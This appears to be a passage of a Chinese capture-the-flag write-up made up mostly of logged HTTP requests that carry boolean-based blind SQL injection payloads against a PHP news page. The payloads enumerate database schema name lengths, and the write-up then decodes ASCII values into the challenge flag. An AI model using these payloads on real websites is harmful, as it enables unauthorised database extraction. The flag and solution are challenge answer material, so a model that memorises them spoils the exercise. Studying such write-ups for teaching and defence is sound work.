272	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%202,1))>50
277	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%204,1))>50
287	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%203,1))>50
294	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%200,1))>25
316	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%202,1))>25
321	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%201,1))>25
336	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%203,1))>25
342	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%204,1))>25
348	172.16.80.11	text/html	848 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%200,1))>12
358	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%201,1))>12
370	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%202,1))>12
386	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%203,1))>12
391	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%200,1))>19
397	172.16.80.11	text/html	780 bytes	index.php?act=news&id=1%20and%20length((select%20SCHEMA_name%20from%20information_schema.SCHEMATA%20limit%204,1))>12

我们可以从中推断出正确的ascii值，在对一个字符进行bool判断时，被重复判断的ASCII值就是正确的字符，最后提取到：102 108 97 103 123 52 55 101 100 98 56 51 48 48 101 100 53 102 57 98 50 56 102 99 53 52 98 48 100 48 57 101 99 100 101 102 55 125，ASCII码转得到flag



flag{47edb8300ed5f9b28fc54b0d09ecdef7}